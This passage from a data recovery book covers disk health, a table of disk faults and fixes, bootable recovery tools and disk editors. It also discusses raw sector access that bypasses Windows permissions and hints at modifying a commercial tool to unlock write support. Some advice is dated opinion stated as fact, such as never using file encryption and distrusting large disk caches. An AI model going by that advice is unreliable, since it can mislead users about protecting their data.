


Fig. 1.7. S.M.A.R.T. readings, read by the AIDA utility

Errors related to data transmission through Ultra ATA CRC Error Rate are extremely perfidious. If this parameter falls outside the limits of correcting capabilities ensured by redundant error correction codes, the file system will crash. If the value of this parameter is above normal, make sure that the interface cable is not kinked and, if necessary, shorten it.

Carefully trace the temperature and avoid disk overheating. As a rule, the maximum allowed temperature is provided in the disk specification. Most contemporary hard disks normally withstand the ambience temperature of 50°C–60°C (do not confuse this temperature with the readings of the built-in heat sensor). If this temperature limit is not exceeded, no additional cooling is required. However, if this temperature is exceeded, then make sure that you have provided additional cooling.

Do not overclock the processor, peripheral component interconnect (PCI) bus, and RAM. Doing so might result in irreversible corruption of the internal file system structures. The expenses of data recovery will neutralize all economy achieved by overclocking. You should know that on hard disks with 8 MB of cache memory all versions of the Windows operating system, until Windows XP, do not behave well and often cause serious disk damage. This happens because in the course of system shutdown Windows powers down the hard disk before it flushes the cache. The problem can be solved either by migrating to Windows XP or by installing an appropriate service pack. Generally, it is not recommended that you purchase hard disks with a large cache. It is rumored they are not sufficiently reliable and are characterized by lots of unsolved engineering problems.

If you care for your data, never use built-in capabilities for file encryption, and never “upgrade” your basic volumes to dynamic ones. All of these features store important information in the operating system registry. After a system crash they become unavailable. Never run any programs that you do not trust; at least, never run them with administrative privileges! The best practice is to use the minimum privilege level required for specific tasks and log on as administrator only if necessary. All files that you do not intend to modify in the nearest future must be protected against modification. Remove this attribute from all users under whose names you often log on to the system.

If you follow all recommendations provided in this section, you can considerably reduce the risk of irreversible data loss and significantly simplify the procedure of data recovery if the worst happens.

Security Holes

The common opinion is that operating systems of the Windows NT family reliably protect data against destruction. Microsoft states that its operating systems block direct access to computer hardware and provide discretionary access capabilities that no one has bypassed yet (at least, using a universal technique).

This opinion is incorrect. Do you have a CD-RW drive? Do you use CD burners? Are they not working on the basis of the advanced SCSI programming interface (ASPI)? And did you know that the ASPI driver allows any application, no matter what its privilege level might be, to work with all integrated drive electronics IDE and SCSI devices at the low level, which, in particular, allows all sectors to be erased? Even if you delete this lame ASPI, the SCSI pass-through interface (SPTI) would remain. SPTI is an integral part of the operating system that allows the same things ASPI allows to be done, although it requires administrative privileges. Do you think an intruder would encounter any difficulties in raising the privilege level? Reading the hard disk at the sector level is by default available to all users without exception, and it isn't simple to disable it. At this level, there are no such things as "privileges," and all files containing confidential information (including authentication data) are available to all users. Strictly speaking, at the sector level there are no "files." However, this doesn't create a serious obstacle for a hacker.

As relates to drivers, their privileges are not limited; consequently, they can do whatever they please to the system. Drivers often contain critical errors that crash Windows and turn the file system into a mess. This is especially true of drivers from amateurish developers who write their drivers carelessly and have a devil-may-care mentality about programming culture. Is it possible to prevent applications from installing their drivers in the system? In general, this is possible. It is enough to install the application with normal user privileges. However, what would you achieve by doing so? The application won't operate without its driver, and it isn't always possible to find a decent alternative. And they dare say something about security.

Disk Defects and Methods of Eliminating Them

The most common disk defects and methods of eliminating them are briefly outlined in Table 1.1.

Table 1.1. Disk Diagnostics and Troubleshooting

Symptom		Diagnosis	Elimination
The operating system doesn't boot, BIOS displays the non-system disk or missing operating system message, or something of this type.	When booting from the diskette, logical disks are not visible (the C: command returns an error message).	Boot loader or partition table has been damaged.	Recover the damaged MBR according to the technique described in <i>Chapter 5</i> .
	Logical disks are visible and healthy (commands such as C: and dir C: operate).	Boot loader and/or MBR have been damaged.	Start Recovery Console and issue the FIXMBR and FIXBOOT commands.
	Logical disks are visible, but the C: command results in an error.	Boot sector or MFT has been damaged.	Try to recover the boot sector according to the technique described in <i>Chapter 5</i> . If this doesn't help, start CrashUndo 2000.
The operating system starts booting; however, after some time it freezes or the boot process is interrupted by an error message.	The dir C: command is executed normally; Chkdsk doesn't find any errors.	The operating system has been damaged.	Create a backup copy of all valuable files by copying them to another media, then reinstall the operating system.
	In one or two subdirectories, the dir command outputs garbage or doesn't display all files.	MFT or one of its substructures has been damaged.	Start CrashUndo 2000.
	Some files are unreadable, and the disk issues scratching sounds when attempting to read such files.	The disk surface has been physically damaged.	Start EasyRecovery.
	Some files stored on the disk contain fragments of other files.	There are some overlapping clusters on the disk.	Start Chkdsk.
	Free space on the disk decreases without any visible reason.	Some clusters have been lost.	Start Chkdsk.

Chapter 2: Essential Tools



Even if you have skilful hands and bright mind, it is impossible to succeed in the difficult job of data recovery without a specialized toolset. Ideally, you must be prepared to develop everything that you require on your own. Data recovery is assiduous, routine work, so if you need to reanimate a large disk (approximately 80–120 GB in size) you cannot do without automation. The main drawback of all automated tools known as disk doctors is the lack of a built-in language or at least an advanced system of macro commands. Naturally, before you start automating anything, it is necessary to develop a sound understanding of the situation, and only a human programmer can carry out this job. In no case should you rely on the computer in this respect, because computers are not intelligent enough to carry out this task successfully. Only a human can reliably distinguish useful data from garbage.

Nevertheless, it is not expedient to reinvent the wheel. Everything that you might need can be found among utilities available on the market. Most of them are not freeware. They are distributed commercially; consequently, you should pay for them. Unfortunately, in practice the most expensive instruments do not justify hopes. You may not only lose your data but also waste time and money. I have tested a range of software products specially intended for recovery of lost data. In this chapter, I will describe the ones that withstood the tests of time and entropy and thus can be relied upon. As the saying goes, time is money.

Bootable Windows CDs and Diskettes

Diagnostic and recovery tools located on the basic hard disk are suitable for educational purposes only. For real-world data recovery, they are practically useless. Even if the failure is not serious enough to prevent Windows from booting, attempts at healing the disk in multitasking environments might produce unpredictable results. Thus, by writing anything on your disk that bypasses the file system driver, you expose your data to a serious risk. Assume that you are recovering some deleted file and simultaneously updating MFT — the inner sanctum of NTFS. At the same time, the system is creating or deleting another file, accessing the same sector you are. What would be the result? The file that you are recovering and, probably, the entire volume would be ruined. In addition, the system would block active executable files and data files, which makes their recovery impossible even if you have a backup copy. The same is true for such operations as removing viruses. Most viruses, having infected the system, block the start-up of antivirus programs or expertly conceal their presence, thus preventing antivirus scanners from detecting or deleting them. Furthermore, if Windows ceased to boot as a result of the failure, you'll be left with nothing.

The main advantage of FAT16/FAT32 over NTFS is the possibility of booting from the system diskette. MS-DOS 7.0 supports long file names, allowing you to copy from the disk being recovered all files available to the standard file system driver of the operating system. This approach won't work with NTFS. Nevertheless, you can install the disk being recovered as a slave into a computer that runs a usable Windows NT/2000/XP installation. To achieve this goal, you do not even need to have two computers. It is enough to connect another hard disk to your computer and install a fresh copy of a Windows NT-based operating system on it. When proceeding this way, bear in mind that all information related to redundant array of independent disks (RAID) software created by Windows NT 4.0 or earlier versions is contained in the system registry. Therefore, this information will not be available when the disk is moved to another system. Dynamic disks introduced with the release of Windows 2000 store their attributes in the fixed disk locations; therefore, they are not bound to their "native" system. However, the situation is worse for encrypted files. The encryption key is deeply nested within the user profile, and retrieving files under another system becomes impossible. Note that even if you create a user with the same name and password, this problem won't be solved because the encryption key is randomly generated by the operating system

and, consequently, cannot be reproduced. There is no way of obtaining that key other than undertaking a brute-force attack.

Some types of file system destruction can freeze the original NTFS driver to crash the system, making it display the Blue Screen of Death (BSOD). This causes serious problems, because to recover the disk it is necessary to start certain recovery tools; to start these tools, it is necessary to boot Windows, which is impossible. To bypass this problem, try to connect such a disk to a system that doesn't support NTFS (for example, Windows 98 or MS-DOS). The recovery utilities of your choice must be compatible with that system. As a variant, you can try to recover such a disk under Linux. The Linux driver ignores auxiliary structures of the file system (such as a transactions file); consequently, it successfully mounts the disk even if such structures contain garbage.

Thanks to the efforts of Mark Russinovich, the author of the famous NTFSDOS Professional utility, it became possible to work with NTFS volumes from the Windows 9x/MS-DOS environment. However, this is not an independent driver. It is simply a wrapper for the standard `ntfs.sys`. This wrapper emulates the required environment and dispatches file requests. On one hand, this is an advantage because this provides full-featured NTFS support, allowing 100% compatibility with the required version of the operating system (because `ntfs.sys` is retrieved from precisely this location). Drivers from third-party developers (the Linux driver, in particular) operate in the read-only mode, and even in that mode they do not provide full-featured NTFS support because streams and other advanced NTFS features are ignored. On the other hand, if the damaged disk hangs up, NTFSDOS Professional will also hang. Fortunately, these problems do not occur often, so this utility is truly indispensable. A demo copy of NTFSDOS Professional can be downloaded for free at the following address: <http://www.sysinternals.com/Utilities/NtfsDosProfessional.html>. It supports the read-only mode for NTFS disks. A fully functional commercial version is available at <http://www.winternals.com> (the commercial variant of Sysinternals). Nevertheless, because NTFSDOS Professional is a wrapper and the source code is available for downloading, it will agree to both read from and write to NTFS volumes after slight modifications.



Who is talking about cracking? I am not advising you to crack anything! On the contrary, I am pushing you toward a creative activity consisting of extending the functionality of an existing program.

Briefly consider the installation and possible problems that might be associated with it.

Installing NTFSDOS Professional is a two-step process. First, you must run the Setup program on the Windows NT/2000/XP workstation or the server, on which you want the help files installed. Then, using that system, you have to create NTFSDOS Professional diskettes. If you are installing on a dual-boot Windows NT/2000/XP and Windows 9x/MS-DOS system, then you should run the Setup program on Windows NT/2000/XP. After this, run the Creator program, which is installed in the program group where you installed NTFSDOS Professional. Once it is running, it will take you through the configuration screens typical for any wizard program that installs or configures Windows applications. Creator will locate the Windows NT/2000/XP system files that it needs, then will prompt you to choose the destination disk or directory. To create NTFSDOS Professional diskettes, specify a location on the A: drive. Creator will create two diskettes. The first diskette will contain the `ntfspro.exe` executable and related files, which allow you to mount NTFS drives and access them. The second disk will contain the `ntfschk.exe` executable and related files, which allow you to use `Chkdsk` on your NTFS drives. Creator will automatically compress all Windows NT/2000/XP system files when copying them to a diskette, so the names and sizes of files may differ from those on your hard disk.

If you want a bootable NTFSDOS Professional diskette, you can create it from within Windows 98 using the `FORMAT /S A:` command or `SYS A:` from the command prompt. Note that localized MS-DOS versions, even in the minimal configuration (`io.sys` + `command.com`), take up considerably more space than Russinovich expected. Thus, there will not be sufficient space for NTFSDOS Professional on a standard 3" diskette. Therefore, you will have to install NTFSDOS Professional on a blank diskette (as you should recall, the installer creates two diskettes, the first containing the NTFS driver and the second holding the `chkdsk.exe` program). To bypass this problem, boot from the system diskette, remove it from the floppy drive (`command.com` must have been previously copied to a virtual disk), insert the first disk created by the NTFSDOS Professional installer, and issue the `ntfspro.exe` command from the command prompt.

As a variant, it is possible to use a bootable disk from Active@Data Recovery Software (<http://download2.lsoft.net/NtfsFloppySetup.exe>) or a bootable CD-ROM from the same company (<http://download2.lsoft.net/boot-cd-iso.zip>). The key component of both is the standalone NTFS driver that operates under MS-DOS

and mounts NTFS volumes, even if internal file structures are destroyed and MFT is seriously damaged. The driver will scan the disk to find all MFT file records that have survived the disaster. Most importantly, it also displays deleted files and prompts you to recover them. The possibility of writing to the disk is present only in commercial versions. Demo versions only allow you to copy files to external media, including FAT-formatted hard disks or diskettes. Unfortunately, dynamic disks are not supported. In addition, the installed toolset includes a special utility for the creation and recovery of the disk images, a tool for wiping all data from the disk (this is useful if you want to return a disk containing confidential data to its vendor), a program for working with partitions that is capable of recovering destroyed partition tables and backing up existing ones, and a standalone Unerase utility for NTFS.

If you cannot afford to purchase another hard disk and the functionality of MS-DOS loaders does not satisfy you, use another utility by Russinovich — ERD Commander. This utility allows you to start a stripped-down version of Windows — either from five diskettes or from a bootable CD. Currently, ERD Commander is distributed only on a commercial basis, although it is still possible to find earlier freeware versions of this utility on the Internet. Note, however, that their functional capabilities are limited in comparison to those of the latest, commercial versions. For instance, I tested ERD Commander 2000 and was both surprised and disappointed. First, it stuffed the diskette with a multiprocessor kernel (and my system was uniprocessor). As a result, when booting from the diskette, Windows could not locate the required kernel and died. I had to replace the kernel manually. After that, other installer bugs were discovered, and I had to work to the point of exhaustion to make the system boot. The CD-ROM image prepared by the installer was also in a chaotic condition. It was a folder with files and bootsector.bin, and not every CD-burning utility was suitable to burn it. I discovered that both CDRTTools and CDRWin could cope with this task. The popular Nero utility failed. Nevertheless, ERD Commander is worth the struggle. With it, you can change the lost administrator's password in the system, edit the registry of the damaged Windows installation, manage services and drivers, recover deleted files, copy and modify any system or user files (both locally and over the network), edit the partition table, maintain dynamic disks, compare the files of the damaged system to the files of a usable one, roll back the system to a usable state, and more. Unfortunately, ERD Commander doesn't provide tools for the direct recovery of a damaged disk. It is mainly intended for reanimating the damaged operating system. Nevertheless,

you can run a disk doctor or any other Windows utility from ERD Commander's environment. Note, however, that if you plan to use it in this way, purchasing an extra hard disk will cost you less than purchasing a legal copy of ERD Commander.

Starting with Windows 2000, Microsoft finally included a kind of loader capable of starting from a CD-ROM and supporting NTFS in the system. This tool is called Recovery Console. It is a console that is unaware of the existence of the graphical user interface (GUI) and is only capable of starting console applications like `chkdsk.exe` and similar utilities. To activate Recovery Console, boot from the Windows 2000/XP distribution CD and pretend that you are going to reinstall the system. The setup program will start. When it prompts you, press the `<R>` key on the keyboard to start Recovery Console. You will then be prompted to enter the administrator's password. Note that if you have forgotten this, or if the system registry is damaged, Recovery Console will not start. After successful logon, the command interpreter will start, which, in theory, allows you to copy the surviving files to another hard disk. In practice, however, only the `Winnt` folder is available by default, and copying to removable media is not allowed. Wonderful! What do you need `Winnt` for? Your documents are more important. Fortunately, you can remove this limitation by unlocking access. To do this, assign the `TRUE` value to the `AllowAllPaths` and `AllowRemovableMedia` system variables by issuing the `SET AllowAllPaths = true` and `SET AllowRemovableMedia = true` commands from the command prompt. As a variant, you can do this beforehand by editing the local security parameters. To do this, select the **Administrative Tools** option in the control panel, choose **Local Security Policy**, find the **Recovery console: Allow floppy copy and access to all drives and all folders** security policy, and enable it. The purpose of this security option is somewhat unclear to me. Most normal users are unaware of the existence of Recovery Console, but professionals usually become irritated by these manipulations. In the environment of Recovery Console, you can run `Chkdsk`. (By the way, its value is rather questionable, because it often only makes the situation worse by causing additional damage.) In addition, you can create and delete partitions; overwrite the MBR and boot sector; format logical drives; manage services and drivers; copy, rename, or remove files; change file attributes (including those locked at system boot); and carry out other administrative operations. If desired, you can run your own console applications, which use only calls to the `ntdll.dll` library. The technique for developing these applications won't be covered here because this vast topic requires a separate chapter.



Fig. 2.1. Bart PE logo

In Windows XP, the idea of Recovery Console was extended and developed further, finally resulting in the arrival of Windows PE. Windows PE is a slightly stripped-down Windows XP version capable of booting from CD and running GUI applications. It eliminates the need for a second hard disk. Now, no additional hardware is needed for system recovery. Unfortunately, the legal version of Windows PE was not widely available on the market at time of publication, because Microsoft supplies it only to hardware manufacturers, service professionals, and other people it considers buddies of some sort. You can, however, use tools like Bart PE Builder (Fig. 2.1). This freeware utility is available from <http://www.nu2.nu/pebuilder/>. Bart PE Builder will retrieve all required files from the Windows distribution CD and automatically create an International Standard Organization (ISO) image of the bootable CD. After that, just burn the image, and you are ready to go! If desired, you can complement the CD with your own utilities, thus forming a valuable toolset for recovering a dead hard disk. It will easily fit on a 3" CR-R/RW minidisk that you can carry in a shirt pocket. You don't need to carry packs of diskettes or even a hard disk with you anymore. By the way, lots of plug-ins for Bart PE Builder are available; these are programs adapted for running from a CD. Among them are data recovery utilities, disk editors, and even a special version of Nero Burning ROM. An impressive collection of plug-ins can be found at the Bart's home page — <http://www.nu2.nu/pebuilder/>. Here, you will also find a brief manual on working with Bart PE Builder. Officially, Bart PE Builder supports Windows 2000, Windows XP, and Windows 2003. A careful study revealed, however, that it requires at least a slipstreamed Windows 2000 service pack 1 installation CD. I successfully created the disk on the basis of Windows 2003, using a 180-day trial version of the Windows 2003 Server, distributed free of charge by Microsoft.

Live Linux CD

In recent years, lots of Linux distributions have appeared that boot directly from a CD-ROM and need not be installed on the hard disk. All of them are convenient for data recovery. Nevertheless, not every distribution is suitable for achieving this goal. Therefore, in this section I'll provide a brief overview of such distributions available for downloading.

- ❑ **KNOPPIX 3.7** — From my point of view, this distribution is the best one. It is based on GNU/Debian. The distribution set requires only one disc to burn, yet it includes everything that might be needed: from disk utilities and compilers to office software and multimedia applications. It is fast and requires less than 128 MB of RAM (if the amount of RAM at your disposal is smaller, you can rely on the swap file). In 2004, O'Reilly published an excellent book — *KNOPPIX Hacks* — that contains chapters concentrating on data recovery issues. KNOPPIX can be downloaded from the Internet (for example, from <http://www.knoppix.net/get.php>).
- ❑ **Ferency 0.3** — This distribution set is based on FreeBSD. It includes a small number of disk utilities oriented toward ext2fs, although the main file system used by BSD is UNIX file system/fast file system (UFS/FFS) and support for ext2fs is limited. Nevertheless, this disc is suitable for recovery operations and can be recommended to every BSD fan.
- ❑ **SuSE 9.2** — This is a poor distribution (in my humble opinion). It takes two discs (one with the K Desktop Environment, or KDE, and another with the GNU Network Object Model Environment, or GNOME). It requires no less than 256 MB of RAM (although the KDE version starts with 220 MB). It is slow and doesn't contain anything useful except for some bits of office applications.

Choosing Media for Copying

The days when the hard disk to be recovered could be copied into a pack of diskettes have long gone. The procedure of data recovery has become considerably more complicated. Today, CD and especially DVD recorders are good options, and a package containing a dozen discs is enough to copy the contents of any hard disk of a reasonable size. Unfortunately, there are currently no decent MS-DOS programs for CD and DVD burning, and it is unlikely that they will appear in the future. The existing

utilities (including their console implementations) require Windows PE or Bart PE Builder, which is unable to mount destroyed NTFS disks. On some of them, the NTFS driver hangs or even crashes into the BSOD.

The standard Recovery Console, NTFS-DOS Professional, and Active@Data Recovery Boot Disk only support diskettes and IDE drives. What's more, demo versions of the two latter tools require the target disk to be formatted for FAT16/FAT32, and its maximum size must not exceed 8 GB. If you need to recover a larger disk, you have to copy its contents sequentially onto several hard disks. Needless to say, this is an expensive solution. Unfortunately, there are no cheap solutions in the field of data recovery.

Disk Editors

True professionals recover the destroyed disk structures directly in a disk editor, instead of relying on automated utilities (except for custom ones they have developed on their own). This is because no one can tell for sure what dirty trick commercial automated recovery tools might play on the user. Thus, I strongly recommend that you proceed the same way, paying the most attention to manual recovery. Because the disk editor is going to be your main tool, this must be an excellent editor with a convenient interface; otherwise, data recovery will become a torture instead of being an interesting and absorbing job.

The famous Norton Disk Editor, or DiskEdit (see Figs. 2.2 and 2.3), from Symantec is the best editor created in the history of the IBM PC, and it hasn't yet been outperformed by any other tool. Convenient navigation, the possibility of viewing most internal service structures in their readable form, and powerful context-search capabilities have extremely simplified the recovery procedure and relieved recovery professionals from all routine tasks. The brave veteran remains in the ranks of the army. Of course, it doesn't start under Windows NT; however, it works excellently under MS-DOS and Windows 9x, inheriting all limitations implied by BIOS on the maximum allowed disk size (8 GB). It should be mentioned, however, that any attempts at recovering the disk from a multitasking environment such as Windows 9x might cause results quite opposite of the expected ones. Nevertheless, this doesn't relate to NTFS partitions. Windows 9x doesn't support NTFS and doesn't write anything on partitions formatted for this file system.

Disk Editor							
Object	Edit	Link	View	Info	Tools	Help	
Sector 1							
			3	4	5	6	7
9	10		11	12	13	14	15
17	18		19	20	21	22	23
25	26		27	28	29	30	31
33	34		35	36	37	38	39
41	42		43	44	45	46	47
49	50		51	52	53	54	55
57	58		59	60	61	62	63
65	66		67	68	69	70	71
73	74		75	76	77	78	79
81	82	83		84	85	86	87
89	90	91		92	93	94	<EOF>
97	98	99		100	101	102	103
105	106	107		108	109	110	111
113	114	115		116	117	118	119
121	122	123		124	125	126	127
129	130	131		132	133	134	135
137	138	139		140	141	142	<EOF>
145	146	147		<EOF>	0	0	0
0	0	0		0	0	0	0
FAT (1st Copy)				Sector 1			
C:\COMMAND.COM				Cluster 82, hex 52			

Fig. 2.2. Norton Disk Editor displays FAT

Disk Editor										
Object	Edit	Link	View	Info	Tools	Help	More>			
Name	.Ext	ID	Size	Date	Time	Cluster		76	A	R
Sector 201										
MS-RAMDR	IVE	Vol	0	8-12-98	1:09	0		-	-	-
COMMAND	COM	File	94292	5-05-03	21:22	2		A	-	-
EXTRACT	EXE	File	49094	12-20-03	22:57	95		A	-	-
MOUSE	COM	File	4848	12-20-03	22:57	143		A	-	-
UHARCD	EXE	File	124544	1-02-06	12:22	1,185		A	-	-
USB_ASPI	CAB	File	315473	1-02-06	12:22	376		A	-	-
Z	BAT	File	6634	1-25-06	14:13	685		A	-	-
TEMP		Dir	0	1-25-06	14:13	692		-	-	-
W	BAT	File	63	9-28-05	14:03	693		-	-	-
PCMENU	BAT	File	445	7-20-05	16:30	694		-	-	-
DI	COM	File	19238	4-27-04	20:28	695		-	-	-
ATTRIB	COM	File	5044	6-30-03	18:10	714		-	-	-
EDIT	COM	File	4096	2-08-94	9:51	719		-	-	-
PCMS	COM	File	7588	7-22-90	0:30	723		-	-	-
FIND	COM	File	4870	5-30-03	9:57	731		-	-	-
DOSKEY	COM	File	5618	10-22-03	9:10	736		-	-	-
Sector 202										
WBAT	COM	File	11545	4-29-05	8:32	742		-	-	-
MORE	COM	File	8388	12-20-03	22:57	754		-	-	-
Root Directory				Sector 201						
C:\				Offset 0, hex 0						

Fig. 2.3. Norton Disk Editor displays the root directory

Unfortunately for Windows NT users, DiskEdit isn't aware of NTFS's existence; therefore, you'll have to manually parse all structures. However regrettable this might be, this isn't the most serious problem. The situation is further aggravated because DiskEdit is not able to work with Unicode. Therefore, it is advisable that you choose another disk-editing utility.

Microsoft Disk Probe

Microsoft Disk Probe is a part of the freely-distributed Windows Support Tools package. This is a plain and quite inconvenient disk-editing tool. If all you need is to correct a couple of bytes in several sectors, Disk Probe would do. However, this tool is not suitable for recovering from serious damage. Nevertheless, it supports




Fig. 2.4. Disk Probe displays the partition table




Fig. 2.5. Disk Probe searches for the specified sector

the basic editing functions, such as reading and writing logical or physical sectors and groups; viewing the partition table (Fig. 2.4), FAT16, and NTFS boot sectors in their readable format; Unicode support; global search by a fixed or arbitrary string offset from the sector start (Fig. 2.5); and writing and recovering sectors to and from the file. The main drawbacks are the lack of hotkeys and the impossibility of going to the next sector by pressing the <PageDown> key. When you need to go to the next sector, you have to access the menu, which is inconvenient.

Acronis DiskEditor

This editor is a slightly improved clone of Disk Probe (Fig. 2.6). It has interface bells and whistles, provides considerably simplified operation of disk choice, and moves to the next and previous sector by means of pressing the <PageDown> and

<PageUp> keys. The search system supports numerous encodings (in contrast to Disk Probe). In addition, Acronis DiskEditor provides the possibility of a hexadecimal (hex) search (Fig. 2.7). However, this program isn't free from drawbacks. When the user scales the window, the number of bytes in a string changes, which makes sector navigation difficult and inconsistent. Furthermore, the current cursor position is displayed only in the decimal format (in contrast to Disk Probe, with which it is displayed in hex), which also won't make you exceedingly enthusiastic.

